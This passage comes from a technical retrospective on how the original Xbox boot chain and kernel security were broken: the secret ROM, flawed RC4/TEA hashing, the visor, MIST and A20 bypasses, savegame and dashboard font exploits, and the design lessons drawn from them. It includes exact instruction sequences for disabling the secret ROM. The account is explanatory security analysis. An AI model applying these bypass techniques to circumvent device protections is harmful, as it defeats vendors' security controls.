The developers at Microsoft had a brilliant idea how to solve this problem: They designed an interpreter for a virtual machine that can read and write memory, access the PCI config space, do "AND" and "OR" calculations, jump conditionally etc. The instruction code has one byte instructions and two 32 bit operands, it can use immediate values as well as an accumulator.

The interpreter for the virtual machine is stored in the secret ROM, and its code ("xcodes") is stored in flash memory. This code does the memory initialization (plus extra hardware initialization, which would not be necessary). This program cannot be encrypted, as there is again no space for it in the secret ROM, but as the virtual machine is unknown to the hacker, encryption should not be that important. It also cannot be hashed, as this would make it impossible to change the xcodes for later revisions of the Xbox hardware. Therefore we have to make sure that, if the hacker knows how the virtual machine works, it is impossible to do anything malicious with the xcodes.

The Virtual Machine

There are several ways an attacker could exploit the xcodes, which are by definition untrusted, because they reside in "external" flash memory. Microsoft included some code to make sure there were no possible exploits.

Read the Secret ROM

The xcodes can read memory and access I/O ports. This way an attacker could place xcodes into flash memory that dump the secret ROM, which must be mapped into the address space somewhere, to a slow bus, like the LPC or the I2C bus, or write it into CMOS or the EEPROM, so that we can read it later.

The xcode interpreter has to make sure that the xcodes cannot read the secret ROM, which is located at the upper 512 bytes of the address space. The simplest way to accomplish this is to mask the address when reading from memory:

```
and ebx, 0FFFFFFFh; clear upper 4 bits
mov edi, [ebx]    ; read from memory
jmp next_instruction
```

This way, the xcodes can only ready from the lower 256 MB, which is no problem, as there are only 64 MB of RAM, and memory mapped I/O can be mapped into this region using PCI config cycles.

Turn off the Secret ROM

The xcodes may also not turn off the secret ROM, or else the CPU, while executing the xcode interpreter, would "fall down" from the secret ROM into the underlying flash ROM, which is also mapped to the top end of the address space. The turn off functionality is important: As soon as the second bootloader takes over, the secret ROM has to be turned off, or else an attack against a game, which makes it possible to run arbitrary code, could dump the secret ROM, making additional attacks against it possible.

The secret ROM can be turned off by writing a value with bit #1 set to the PCI config space of device 0:1:0, register 0x80. So the xcode interpreter always clears this bit in case there is a write to this PCI config space register:

```
  cmp ebx, 80000880h        ; MCPX disable?
  jnz short not_mcpx_disable; no
  and ecx, not 2            ; clear  bit 1
not_mcpx_disable:
  mov eax, ebx
  mov dx, 0CF8h
  out dx, eax  ; PCI configuration address
  add dl, 4
  mov eax, ecx
  out dx, eax  ; PCI configuration data
  jmp short next_instruction
```

Encryption and Hashing

For the decryption of the second bootloader, Microsoft chose the RC4 algorithm, which is pretty small, as it fits into 150 bytes. It uses a 16 bytes key, which is also stored in the secret ROM. Microsoft's engineers also chose to use RC4 as a hash, so that no additional algorithm had to be implemented for this. Differential decryption algorithms feed the decrypted data into the generator of the decryption key stream, so if the encrypted code is changed at one byte, all the following bytes will decrypted incorrectly, up to the last bytes. This way, it is possible to only test the last few bytes. If they have been decrypted correctly, then the encrypted code has been authentic. (If you are getting suspicious now - read on!)

In practice, the secret ROM in the Xbox compares the last decrypted 32 bit value with the constant of 0x7854794A. If it is incorrect, the Xbox has to panic.

Panic Code

So far, the code in the secret ROM does this:

- Enter protected mode, and set up segment descriptors, so that we have access to the complete flat 32 bit address space.
- Interpret the xcodes.
- Decrypt and hash the second bootloader, store it in RAM
- If the hash is correct, jump to the decrypted second bootloader in RAM, else panic.

There is another possible attack here: A hacker could deliberately make the hash fail. If the Xbox then halts and flashes its lights to indicate an error, the attacker can attach a device to dump the secret ROM after the CPU has shut down and the bus is idle. Although HyperTransport is fast, it would be a lot easier to attach a device that actively requests the data from the Southbridge than sniffing it when the CPU requests it.

One solution would be not to halt but to shut down the Xbox in case of a problem. The support chips have this functionality. But incorrect flash memory does not necessarily mean that there has been an attack, it could also be a malfunction, and the machine should use the LED to blink an error code.

So we should leave the Xbox running, but just turn off the secret ROM, so that it cannot be read any more. But there is a problem: We have to do this inside the secret ROM. So if we disable the ROM, we cannot have the "hlt" instruction after that, because the CPU will "fall down" into flash memory - where an attacker could put code. On the other hand, if we halt the CPU, we cannot turn off the secret ROM afterwards.

We cannot put the disable and halt code into RAM and jump there, because RAM might not be stable, and might even have been tampered with by an attacker (e.g. by turning off the memory controller using the xcodes) so that the secret ROM does not get turned off. We cannot put the disable and halt code into flash either, as again, an attacker could simply put arbitrary code to circumvent the complete system there.

The Microsoft engineers used yet another brilliant trick: They jump to the very end of the address space (which is covered by the secret ROM) and turn off the secret ROM in the very last instruction

inside the address space. This is a simplified version of the idea:

```
FFFFFFF1    mov eax, 80000880h
FFFFFFF6    mov dx, 0CF8h
FFFFFFF9    out dx, eax
FFFFFFFB    add dl, 4
FFFFFFFC    mov al, 2
FFFFFFFE    out dx, al
```

After the last instruction, the program counter (EIP) will overflow to 00000000, which, according to the CPU documentation, causes an exception, and as there is no exception handler set up, it causes a double fault, which will effectively halt the machine.

The Hacker Perspective

So much for the theory. The design looked pretty good, although the trade off between cost and security as it has been decided, might give some people headaches. Let us now have a look at the Xbox from the hackers' point of view.

It has been well known that the Xbox chipset is a modified version of nVidia's nForce chipset, so we knew that it was standard IDE, USB, there was an internal PCI bus and so on. Two hackers from Great Britain, Luke and Andy, checked the hard disk and found out that it uses a custom partitioning scheme, a FAT-like filesystem, that there is no kernel on the hard disk, but there is the Xbox Dashboard on the fourth partition, the main program that gets executed if there is no game in the DVD drive, which allows changing settings, playing audio CDs and managing savegames.

Extracting the Secret ROM

Andrew “bunnie” Huang, then a PhD student at the MIT, disassembled his Xbox, saw the flash memory, de-soldered it, extracted the contents, put it on his website and got a phone call from one of Microsoft's lawyers.

The flash memory image was obviously encrypted, but there was x86 binary code in the upper 512 bytes! Obviously, there should be no code in the upper 512 bytes, as this gets overridden by the secret ROM, which contains the actual machine setup and flash decryption code.

Bunnie found out that this code was an interpreter for tables in flash memory, plus a decryption function that looked like RC4. He rewrote the crypto code in C and tried it on the data - but the resulting data was random, obviously something was wrong. The interpreter didn't make much sense either. The code used opcodes that were unknown to the interpreter.

In order to find out what was wrong, bunnie rewrote the top of flash with his own code, and later even completely erased the upper 512 bytes, but the Xbox still booted! So it was obvious to him that this region gets overridden by some internal code. As it turned out later, the code in the upper 512 bytes of the flash image was a very old version of the secret ROM code, which had been unintentionally linked to the image by the build tools. It seems like nobody had looked at the resulting image at the end, before they shipped the consoles. This mistake was very close to a fatal one, and Microsoft was lucky that they didn't link the actual version of the secret ROM.

But it didn't make that much of a difference, as bunnie sniffed the busses, and eventually dumped the complete secret ROM, including the RC4 key from HyperTransport, using a custom built sniffer - after all, he was working on his PhD degree about high performance computing, and he could use the excellent resources of the MIT hardware lab.

When he published his findings, other people found out quite quickly that the validity check did nothing at all: The combination of decryption and hash with a cypher that feeds back the decrypted data into the key stream is a good idea, but unfortunately, RC4 is no such cypher. It decrypts bytes independently, so if one byte is wrong, all the following bytes will still be decrypted correctly. So checking the last four bytes has no effect: There is no hash.

It turned out that the cypher used in the old version of the secret ROM as found in flash memory used the RC5 cypher. In contrast to RC4, RC5 does feed the decrypted stream back into the key stream. So they seem to have replaced RC5 with RC4 without understanding that RC4 cannot be used as a hash. Bunnie's theory why they abandoned RC5 is that RC5 was still a work in progress, and that Microsoft wasn't supposed to have it, so they went for the closest relative - RC4.

Modchips

Now that the encryption key was known and there was effectively no hash over the second bootloader, it was possible to patch this code: People added code to the second bootloader to patch the kernel after decryption (and decompression) to accept executables even if on the wrong media (DVD-R instead of original) or if the RSA signature of the executables was broken (i.e. unsigned homebrew software).

Modchips appeared: Some of them had a complete replacement flash memory chip on them, others only patches a few bytes and passed most reads down to the original flash chip. All these modchips had to be

soldered in parallel to the original flash chip, using 31 wires.

Now other people found out that, if the flash chip is completely missing, the Xbox wants to read from a (non-existant) ROM chip connected to the (serial) LPC bus. This is of course because of the manufacturing process: As it has been explained before, the flash chip gets programmed in-system, the first time they are turned on, using an external LPC ROM chip. Modchip makers soon developed chips that only needed 9 wires and connected to the LPC bus. It was enough to ground the data line D0 to make the Xbox think that flash memory is empty.

Lots of these "cheapermods" appeared, as they only consisted of a single serial flash memory chip. They could be installed within minutes, especially after some companies started shipping chips that used pogo pins, so that no soldering was required.

Some groups wrote applications like boot menus that made it possible to copy games to hard disk and run them from there. Patched Xbox kernels appeared that supported bigger hard disks. Making the Xbox run copies from DVD-R or hard disk as well as homebrew applications written with the official Xbox SDK was now easy.

Backdoors

The Xbox Linux Project was working on two ways to start Linux: Either run the Linux kernel from a CD/DVD as if it was a game, or run it directly from flash memory, or from HD/DVD using a Linux bootloader in flash memory, so that the Xbox behaved like a PC. For the latter, Xbox Linux was working on a replacement firmware.

It would have been no problem to write a replacement firmware that took over execution instead of the second bootloader, as it was possible to completely replace this second bootloader, as well as encrypt it, using the well-known key from the secret ROM. But the firmware developers felt very uncomfortable with the idea of using this secret key in their GPL code. Other hackers felt the same, and thus were looking for bugs and backdoors in the secret ROM code, in order to find a way to be able to implement a replacement firmware without having to deal with encryption.

The Visor Backdoor

A hacker named visor, who never revealed his real name, wondered whether the rollover to 00000000 in case of an incorrect 2bl "hash" really caused a double fault and halted the CPU. He used the xcodes to write the assembly instruction for "jmp 0xFFFF0000" to the memory location 00000000 in RAM and changed the last four bytes in 2bl, in order to make the secret ROM run the panic code. The Xbox happily continued executing code at 00000000 and took the jump into flash.

When appending these instructions to the existing xcodes, he could make sure that RAM had been properly initialized and was thus stable. So there was no need to encrypt the Xbox Linux bootloader firmware with the secret key any more. It was enough to add the memory write instruction to the end of the xcodes and make sure that 2bl decryption fails - which will automatically happen, if the firmware replacement does not contain the 2bl code.

Now why is there no double fault? Hackers from the Xbox Linux team checked with AMD employees and they explained that AMD CPUs *do* throw an exception in case of EIP overflows, but Intel CPUs don't.

The reason that Intel CPUs don't is because of... 1970s stuff. Execution on x86 CPUs starts at the top of the address space (minus 16 bytes), but some computer makers wanted to have their ROM at the bottom of the address space, i.e. at 0, so Intel implemented the instruction with the encoding 0xFFFF, which is what you get when reading from addresses not connected to any chip, as a No-Operation ("nop") and made the CPU throw no exception in case of the address space wraparound. This way, the CPU would "nop" its way up to the top, and finally execute the code at 0.

AMD did not implement this behavior, as it had not been necessary any more by the time AMD entered the x86 market with it own designs, and because they felt that this behavior was a security risk and fixing it would not mean a significant incompatibility.

But why did Microsoft do it wrong? This can be explained with the history of the Xbox: AMD offered to design and manufacture both the CPU and the motherboard (including the chipset), and nVidia was contracted to contribute the graphics hardware. The first developer systems, even outside of Microsoft, were Athlon-based, but then Intel came in and offered their chips for less money, as well as the complementary redesign of the existing AMD chipset to work with their CPU. Consequently, nVidia licensed the AMD chipset so that the AMD name vanished. This also means, that nVidia nForce chipset is essentially AMD technology, closely related to the AMD-760 chipset.

So when Microsoft switched from AMD to Intel, they apparently forgot to test their security code again with the new hardware, or to read the Intel datasheets.

The MIST Hack

Soon after the visor hack, another vulnerability was found in the secret ROM code, attacking the

code that checks whether an xcode wants to disable the secret ROM. Let us look at this code again:

```
 cmp ebx, 80000880h       ; MCPX disable?
  jnz short not_mcpx_disable; no
  and ecx, not 2           ; clear  bit 1
not_mcpx_disable:
  mov eax, ebx
  mov dx, 0CF8h
  out dx, eax  ; PCI configuration address
  add dl, 4
  mov eax, ecx
  out dx, eax  ; PCI configuration data
  jmp short next_instruction
```

The PCI config address is stored in the EBX register in the beginning. This address has to be sent to I/O port 0x0CF8, and the 32 bit data has to be sent to I/O port 0x0CFC. The address is encoded like this:

```
0-7    reg
8-10   func
11-15  device
16-23  bus
24-30  reserved
31     always 1
```

The attack is pretty obvoius: there are seven reserved bits in the address, and the code tests for a single exact value. What happens if we write to an alias of the same address, by using an address with only some of the bits 24 to 30 changed? While the instruction

```
POKEPCI(80000880h, 2)
```

will be caught, the instruction

```
POKEPCI(C0000880h, 2)
```

will not be caught - and works just as well, because the PCI bus controller just ignores the unused bits.

This instruction disables the secret ROM, that is, the interpreter disables itself when sending the value to port 0x0CFC, and the CPU falls down to flash memory. We can put a “landing zone” into flash, by filling all of the top 512 bytes with “nop” instructions, and putting a jump to the beginning of flash into the last instruction, so that we do not have to care where exactly the CPU lands after falling down, and we are independent of possibly hard to reproduce caching effects.

It is hard to find a good reason for this bug other than carelessness. It might be attributed to not reading the documentation closely enough, as well as not looking at it from the perspective of a hacker well enough. After all, this code had been written with a specific attack in mind - but the code made hacking easier, by giving hackers a hint how to attack.

Another PCI Config Space Attack

There is a second sequence of xcode instructions that can disable the secret ROM just as well, which are not caught by the interpreter: The interpreter supports writing bytes to I/O ports, so it is possible to put together the code to disable the secret ROM using 8 bit I/O writes:

```
OUTB(0xcf8), 0x80
OUTB(0xcf9), 0x08
OUTB(0xcfa), 0x00
OUTB(0xcfb), 0x80
OUTB(0xcfc), 0x02
```

This hack has been unreleased until now. It has been found not long after the MIST hack, but kept secret, in case Microsoft fixed the MIST bug. In the meantime, they have implemented a fix that makes all hacks impossible that are based on turning off the secret ROM. This will be described in detail later.

More Ideas

There have been more ideas, but few of them have been pursued, as long as other existing backdoor existed. One possible idea is to base a hack on caching...

Startup Security, Take Two

When bunnie hacked the secret ROM, Microsoft reacted by updating the ROM. Thousands of already manufactured Southbridges were trashed, new ones made. The hacker community called these Xboxes “version 1.1” machines.

Microsoft's Perspective

Microsoft had now understood that RC4 cannot be used as a hash, so they implemented an additional hash algorithm, which was to be executed after decryption. As there were only few bytes left, the hash algorithm had to be tiny - so the “Tiny Encryption Algorithm” (”TEA”) was used. Every encryption algorithm can be changed to be used as a hash, and TEA seemed to be a good choice, as it is really small. While they were at it, they also changed the RC4 key in the secret ROM, so that hackers would not be able to decrypt 2bl and the kernel without dumping the new secret ROM.

The Hacker Perspective

The extraction of the secret ROM was done by members of the Xbox Linux Project this time, only days after they got their hands on the new 1.1 boxes, and only two weeks after they first appeared.

The A20 Hack

To date, Microsoft does not know how the Xbox Linux Project did it. But since there will most probably be no future revisions of the Xbox, as the Xbox 360 has already taken over, we can release this now.

Let us start with some PC history. The 8086/8088, the first CPU in the x86 line, was supposed to be as closely compatible to the 8080, which was very successful on the CP/M market. The memory model therefore was similar to the 8080, which could access only 64 KB, by dividing memory into 64 KB blocks. Intel decided that the 8086/8088 could have a maximum of 1 MB of RAM, which would have meant 16 "segments" of 64 KB each. But instead of doing it this way, they decided to let the 64 KB segments overlap, and have 65536 of these segments, starting every 16 bytes.

An address was therefore specified by a segment and an offset. The segment would be multiplied by 16, and the offset would be added, to result in the effective address. As an example, 0x0040:0x006C would be 0x40*0x10+0x6C=0x46C. An interesting side effect of this method is that it is possible to have addresses above 1 MB: The segment 0xFFFF starts at the effective address 0xFFFF0, so it should only contain 16 bytes instead of 64 KB. So the address 0xFFFF:0x0010 would be at 1 MB, and 0xFFFF:0xFFFF would be at 1 MB plus roughly 64 KB.

The 8086/8088 could not address more than 1 MB, because it only had 20 address lines, so addresses above 0xFFFF:0x000F were wrapped around to the lower 64 KB. But this behavior was different on the 286, which had 24 address lines: It was actually possible to access roughly 64 KB more using this trick, which was later abused by MS-DOS as "high memory".

Unfortunately there were some 8086/8088 application that broke, because they required the wrap-around for some reason. It wasn't Intel who found that out, but IBM, when they designed the IBM AT, and it was too late to modify the behavior of the 286, so they fixed it themselves, by introducing the A20 Gate ("A20#"). An unused I/O pin in the keyboard controller was attached to the 20th address line, so that software could pull down address line 20 to 0, thus emulating the 8086/8088 behaviour.

This feature was later moved into the CPUs, and all Pentiums and Athlons have it - and so does the Xbox. If A20# is triggered, bit 20 of all addresses will be 0. So, for example, an address of 1 MB will be 0 MB, and if the CPU wants to access the top of RAM, it will actually access memory that is 1 MB lower than the top.

Keeping this in mind, the attack on the Xbox is pretty straightforward: If we connect the CPU's A20# pin to GND, the Xbox will not start from FFFFFFF0, but from FFEFFFF0 - this is not covered by the secret ROM, but is ordinary flash memory, because flash is mirrored over the upper 16 MB. So by only connecting a single pin, the secret ROM is completely bypassed.

What is cool about this, is that the secret ROM is still turned on. So we could easily dump the secret ROM trough one of the low speed busses (we used the I2C bus), by placing a small dump application into flash memory.

The TEA Hash

After reading Bruce Schneier's book on crypto, we learned that TEA was a really bad choice as a hash. The book says that TEA must never be used as a hash, because it is insecure if used this way. If you flip both bit 16 and 31 of a 32 bit word, the hash will be the same. We could easily patch a jump in the second bootloader so that it would not be recognized. This modified jump lead us directly into flash memory.

But why did they make this mistake? Obviously the designers knew nothing about crypto - again! - and just added code without understanding it and without even reading the most basic books on the topic. A possible explanation why they chose TEA would be that they might have searched the internet for a "tiny" encryption algorithm - and got TEA.

Visor Backdoor and MIST Hack

The Visor Backdoor was still present, so again, for the replacement Linux firmware, the Xbox Linux developers did not have to exploit the crypto code, but could simply use this backdoor. Microsoft obviously released the updated secret ROM much too quickly, just after bunnie dumped it and people saw that RC4 was no hash, but before the visor backdoor had been discovered.

The MIST hack had been discovered after the visor bug - but it no longer worked on the Xbox 1.1. Not because they fixed the comparison - they didn't -, but because they changed the address logic: If you accessed the upper 512 bytes of the address space, and the secret ROM was turned off, the Xbox would just crash, thus making all "fall down" hacks impossible. This way they closed both possible attacks, writing to an alias, and using 5 OUTB instructions.

Microsoft obviously discovered the turnoff vulnerability themselves, closing at least one backdoor, but keeping another one open, and not really closing a second one. It was too expensive to trash the 1.1 Southbridge chips again for yet another update, so Microsoft still uses these chips in today's Xboxes.

Today

In later revisions of the Xbox, Microsoft removed some pins of the LPC bus, making modchip design harder, but they could not remove the LPC bus altogether, because they needed it during the manufacturing process.

In the latest revision of the Xbox hardware (v1.6), they finally switched from flash memory to real ROM - and even integrated the ROM with the video encoder. The LPC bus is not needed for manufacturing any more, as the ROM chips are already preprogrammed. So now it is impossible to replace or to overwrite the kernel image, and because of the missing LPC bus, it also seems impossible to attach a ROM override.

But modchips are still possible. The obvious LPC pins are gone now, but the bus is still there. If you find the LPC pins on the board, you can attach a ROM override just as before, the modchips are only a bit harder to install. This is because the Southbridge still has the LPC override functionality, since they did not make a new revision of it - as so often, obviously for monetary reasons.

Xbox Kernel Security

Let us have a look at the chain of trust again:

- The CPU starts execution of code stored in the secret ROM.
- The secret ROM decrypts and verifies the second bootloader.
- The second bootloader decrypts and verifies the Windows kernel.
- The Windows kernel checks the allowed media bits and the RSA signature of the game.

This last link is a complete software thing, so all the attacks have been pretty much standard. Some people tried to brute force the RSA key used for the game signature - no joke! But what is more likely, successfully brute forcing RSA 2048, or finding a bug in Microsoft's security code? After the experience with the first links of the chain of trust, the Xbox Linux Project focused on finding bugs in the software.

We found no bug in the RSA implementation. It is taken straight out of Windows 2000 and looks pretty good. But there are always implicit additional links in the chain of trust: All code reads data, and data can cause security risks if handled incorrectly.

Game Exploits

What data do games load? Graphics data, audio data, video data... - but we cannot alter them, because it is not easily possible to create authentic Xbox DVDs, and the Xbox won't boot originals from DVD-R etc.

But most games can load savegames, and these can easily be changed: The Xbox memory units are more or less standard USB storage devices ("USB sticks"), so it is possible to use most USB sticks with the Xbox, and just store hacked savegames on them.

Plenty of Xbox games had buffer vulnerabilities in their savegame handlers. It was often as easy as extending the length of strings like the name of the player, and the game would overwrite its stack with our data and eventually jump to the code we embedded in the savegame.

The procedure for the user was then to simply copy a hacked savegame from a USB stick onto the Xbox hard disk, run the game and load the savegame. But after a buffer exploit, we would normally only be in user mode - not on the Xbox, as all Xbox games run in kernel mode. The reason for this is probably a slight speed advantage, or, less likely, a simpler environment for the game, but Microsoft tried to make the environment as similar to the Windows/DirectX environment as possible, so user mode would have actually made the environment "simpler" for many Windows/DirectX developers.

Now that we have full control of the machine, we can overwrite the flash memory chip. It is write protected by default, but disabling the write protection is as easy as soldering a single bridge on the motherboard. After all, this bridge has to be closed temporarily during manufacturing when programming flash memory for the first time. Using this hack, it is possible, only with a USB stick, one of several games (007 Agent Under Fire, MechAssault, Splinter Cell, ...) and a soldering iron, to permanently modify the Xbox, just as if a modchip was installed. Because early Xboxes had a 1 MB flash chip, although only 256 KB had been used, it was even possible to install several ROM images in flash and attach a switch.

But the Xbox Linux Project did not blindly release this hack. The first savegame proof of concept exploit had been finished in January 2003. After that, a lot of energy was invested in finding out a way to free the Xbox for homebrew development and Linux, but not allowing game copies. Microsoft was contacted, but without any success. They just ignored the problem.

Finally in July, the hack was released, with heavy obfuscation, and lockout code for non-Linux use. It was obvious that this would only slow down the "hacking of the hack", so eventually, people would be able to use this vulnerability for copied games, but since Microsoft showed no interest in finding a solution, there was no other option than full disclo-

sure. The suggestion of the Xbox Linux Project would have been to work together with Microsoft to silently close the security holes and, in return, work on a method to let homebrew and Linux run on the Xbox.

Dashboard Exploits

The problem with the savegame hack was that, if you didn't want to overwrite the flash memory chip, you had to insert the game and load the savegame every time you wanted to run unsigned code. But having full control of the machine using the savegame exploit also meant we could access the hard disk without opening the Xbox. This way, it became interesting to closely examine the hard disk contents for vulnerabilities.

The Dashboard is the main program on hard disk, executed every time the Xbox is started without a game in the DVD drive. The dashboard may even be the very reason the Xbox ships with a hard disk: While the settings menu and savegame management on the Nintendo GameCube fit well into 2 MB of ROM, the Xbox Dashboard, which is roughly comparable in its functionality, occupies more than 100 MB. So the original idea why to include a hard disk might have been initiated by the inability to compress the Dashboard into typical ROM sizes - and they might have decided to make the best out of it, and find additional uses for the hard disk.

The dashboard loads its data files, like audio and graphics, from hard disk. With the savegame exploit, we can now alter the hard disk contents, even without opening the Xbox. Of course the dashboard executable is signed and can therefore not be altered, and all data files are hashed, with the hashes stored inside the dashboard executable. Well, all files, except for two: the font files.

Consequently, there was an integer vulnerability in the font handling routines, so that we could run our own code by replacing the font files. Combined with the savegame exploit, it was as easy as transferring the savegame and loading it, which would run a script that modifies the fonts.

Now every time the Xbox is turned on, the Dashboard crashes because of the faulty fonts and runs our code embedded in these files. Our code reloads the Dashboard with the original fonts, hacks it, and runs it. Hacking the Dashboard meant two things: Modifying one menu entry to read "XBOX LINUX" instead of "XBOX LIVE" and running the Linux bootloader instead of the Xbox Live setup executable, and modifying the kernel to accept both applications signed with Microsoft's RSA key as well as those signed with our RSA key, from hard disk and from CD/DVD. We called this "MechInstaller", as it was based on the "MechAssault" savegame exploit.

Only accepting code either signed by the original key or by our key, keeping our key secret, and using heavy obfuscation again, meant that nobody could easily abuse this solution for copied games.

This hack shows several things: Hackers have phantasy, the combination of flaws can lead to fully compromising the security system, powerful privileged code should be bug-free and security code should really catch *all* cases.

Oh, and there is another vulnerability, and integer vulnerability in the audio player code. The attack was developed independently of the font attack, but was inferior because it would have required the user to enter the audio player every time to run Linux.

Microsoft's Fixes

The history of Microsoft's reactions to the font vulnerability is the perfect lesson of how to do it wrong.

1. After MechInstaller had been released, Microsoft fixed the buffer vulnerability in the Dashboard and distributed this new version over the Xbox Live network and shipped it with new Xboxes.
2. For the hackers, this was no major problem: It was possible to downgrade the Dashboard of a new Xbox to the vulnerable version. Just run Linux using a savegame exploit, and "dd" the old image. Some people felt downgrading on new Xboxes was not piracy, because after all, Microsoft upgraded Xbox Live users' hard disks to the new version without asking.
3. As the next step, Microsoft blacklisted the old Dashboard in the new kernel. It was impossible to just "dd" an old Dashboard image onto newer Xboxes.
4. Still no major problem for hackers: The second executable on the hard disk, "xonlinedash", which is used for Xbox Live configuration, had the same bug, so it was possible to copy the old "xonlinedash" and to rename it to "xboxdash" to make it crash because of the faulty fonts.
5. Microsoft consequently blacklisted the vulnerable version of "xonlinedash".
6. Again, no major problem for hackers: All Xbox Live games come with the "dashupdate" application, which adds Xbox Live functionality to the Dashboard for the first Xboxes which came without it. This update application has the same font bug, and it can be run from hard disk. So it is possible to copy the file from any Xbox Live game DVD, rename it to "xboxdash" and let it crash.

7. Microsoft could not blacklist this one. Xbox Live enabled games run the update application every time they start, making sure the Xbox has the Xbox Live functionality. Blacklisting "dashupdate" would break these games.

We won.

The Mistakes that Have Been Made

Microsoft obviously made a lot of mistakes. But it would be too easy to just attribute all these to stupid engineers. There have been good (and different) reasons for most of these mistakes, and one can learn a lot from them.

There are 17 kinds of mistakes they made, several of which have been made more than once. I will group the 17 mistake types into three categories: Design mistakes, implementation mistakes and pad policy decisions.

Design

#1: Security vs. Money

Be very careful with tradeoffs between security and money. There are rarely sensible compromises. Keep in mind that the very reason for the security system is to make more money, or to prevent money losses. Security systems cannot be "a little better" or "a little worse". Either they are effective - or they are not. By saving money on the security system, you may easily make it not effective at all, not only wasting the money spent on the security system, but also making losses because it is not effective.

Microsoft made many compromises.

- In-system programming of flash memory is cheaper than preprogramming, but an attacker can also override the firmware with an LPC ROM.
- Buying all of Samsung's RAM chips is cheaper than only buying those within the specs, but it made RAM initialization more complex, using up space that could otherwise be used for better security code.
- They chose to put the secret ROM into the Southbridge instead of the CPU, because the Southbridge was a custom component anyway and having a custom CPU would have been a lot more expensive, but keys travel over a visible bus if the secret ROM is outside the CPU.
- They saved money choosing not to update the Southbridge a second time, which would have fixed the TEA hash and removed the visor backdoor. This would have made modchips virtually impossible.

#2: Security vs. Speed

Don't trade security for speed. Although it may be true that the product in question must be as fast as possible in order to be able to compete with similar products on the market, remember that in IT, computers aren't slower or faster by some percentage - but but factors! Besides, you might lose more money because of a security system that does not work than because of a product that is 10 percent slower than it could be.

Most probably for added speed (one address space, no TLB misses), Microsoft chose to run all code in kernel mode, even games that interacted with untrusted data that came from the outside. This made it possible to have complete control of the machine once a game crashed because of a prepared savegame, including complete control of the hard disk and the possibility of booting another operating system.

#3: Combinations of Weaknesses

Be aware of the fact that a combination of security flaws can lead to a successful attack. Don't think that a possible security hole (or "only" a security risk) cannot be exploited because there are so many barriers in front of it. Attackers might break all the other barriers that block the vulnerability, and fixing that one hole would have stopped them.

MechInstaller is a great example for that. It was only possible because of the combination of several security weaknesses:

- The boot process was vulnerable, so we could use a modified kernel to analyze games.
- Some games are not careful enough with savegames, so that we can run our own code.
- Games run in kernel mode, so we have full control of the hardware.
- The Dashboard does not verify the integrity of the font files.
- The Dashboard has a vulnerability in the font code.

If any of these weaknesses had not been there, then MechInstaller would not have been possible. Also note that hackers have enough fantasy to find out these combinations.

#4: Hackers' Resources

Understand that hackers may have excellent resources. Hobbyists may use resources from work or from university, and professional attackers can also be very well-equipped. It is a big mistake to underestimate them. So never think you are safe because it would be too much work or too expensive to exploit a weakness. If it is a weakness, it will eventually be exploited. Also understand that hackers may

have excellent human resources. Not only in number, but also in qualifications.

Microsoft put the secret ROM into the Southbridge instead of the CPU, which meant that the secret key would travel over a visible bus. This is the very fast HyperTransport bus, which, at that time, could not be sniffed using logic analyzers any mortal could afford. But with help of the resources of the MIT and using all of his expertise, bunnie could build his own hardware that could sniff the bus.

#5: Barriers and Obstacles

Don't make anything "harder for hackers". Instead make it "impossible for hackers", or, if it cannot be made impossible, don't care about it. Because of the potential great number and excellent qualifications of hackers, no obstacle will have any effect or slow down hacking significantly. But instead, in security design, you might make mistake #3, because you think you are safe as there are so many obstacles in the hackers' way. Use the resources you would invest into building obstacles into building or strengthening barriers instead - possibly at a different location.

Microsoft built obstacles into the system at many different locations.

- Savegames will only be accepted if they are signed, but the private key is of course stored inside the game, so this is no barrier. Instead, they should have made sure the games contain no buffer vulnerabilities in their savegame handlers.
- The hard disk is secured with an ATA password, different for every Xbox and stored on an EEPROM inside the Xbox, but an attacker can just "hotswap" an unlocked hard disk from a running Xbox to a running PC. Instead, they should have put that energy into verifying whether the Dashboard really hashes all data it reads from the hard disk.
- The 512 bytes of security startup code were embedded in a custom chip to make it hard to sniff. Instead, they should have made sure that there are no bugs in that security code.

#6: Hacker Groups

Don't use one security system for different purposes, or else attackers with very different goals will jointly attack it, being a lot more effective. Instead, try to find out who your enemies really are and what they want, and design your security system so that every group gets as much of what they want so that it does not hurt you.

There were three possible goals for Xbox hackers: Run Linux and use it as a computer, run homebrew software like media players and emulators, and run copies Although there were some overlaps between Linux and homebrew people, as well as between homebrew people and people interested in copies, these were essentially three very different groups. Because they were all locked out by the same protection, they worked together, either explicitly, or implicitly, by using the results of each other. No Linux hackers ever attacked the Playstation. When you are fair, people don't fight you.

#7: Security by Obscurity

Security by obscurity does not work. Well-proven algorithms like SHA-1 and RSA work (of course given your implementation is well-proven as well).

Microsoft hid the secret ROM, the Windows kernel, the game DVD contents (no way to read them on a standard DVD drive) and the hard disk contents using different methods. None had any effect. Also see #5.

#8: Fixes

When your security system has been broken, don't release quick fixes, for two reasons: Your fixes may be flawed and may not actually correct the problem, and even worse holes may be found not much later, which you must fix again - and ship yet another version. Instead, every time a security vulnerability is found, audit your complete security system and search for similar bugs, as well as other bugs in the same part of the system, based on the knowledge you gained from the successful hack.

Microsoft failed to correct the hash problem in the second version of the secret ROM, and didn't fix the visor vulnerability, which was found just weeks later. After trashing thousands of already manufactured v1.0 Southbridge chips, which was very expensive, they decided not to update the Southbridge a second time. Another example is the dashboard odyssey: Instead of blacklisting the vulnerable executables at a time, they released three updates, none of which was effective.

Implementation

#9: Data Sheets

Know everything about the components you use. Do read data sheets. Be very careful with components that have legacy functionality.

Microsoft did not notice the A20# legacy functionality as a security risk. It seems that they did not completely analyze the functionality of the Pentium III Celeron, or else they should have noticed. They also apparently did not read the Pentium programmers' manual, or else they would have noticed that Intel CPUs do not panic on a FFFFFFFF/00000000 wraparound.

#10: Literature

Read (at least!) standard literature. If you are dealing with cryptography, this means you have to read at last Schneier's "Applied Cryptography".

Microsoft's engineers did not know that TEA must not be used as a hash, and that RC4 does not feed the decrypted stream back into the key stream.

#11: Pros

Get experienced professionals to work on your security system, both on the design and the implementation. If it's a money issue, see #1.

Looking at mistakes #9 and #10, it seems very probable that at least some of Microsoft's engineers had no prior experience with cryptography or the design of a security system. We also know that people on an internship were working on Xbox security.

#12: Completeness

Check whether your security code catches all cases. If it does not, you did not only waste time implementing all of it, but you may also give hints to hackers: If there are many checks at one point of the code, it looks a lot like code that is relevant for security and an attacker can check whether all cases are caught.

Microsoft made this mistake twice: The xcode interpreter tests for the secret ROM turnoff code, and doesn't catch all cases. And the Dashboard hashes all files it is going to read, except for two. This gave us the ideas where to attack.

#13: Leftovers

Look at the final product from the perspective of a hacker. Hexdump and disassemble your final builds. There could be leftovers!

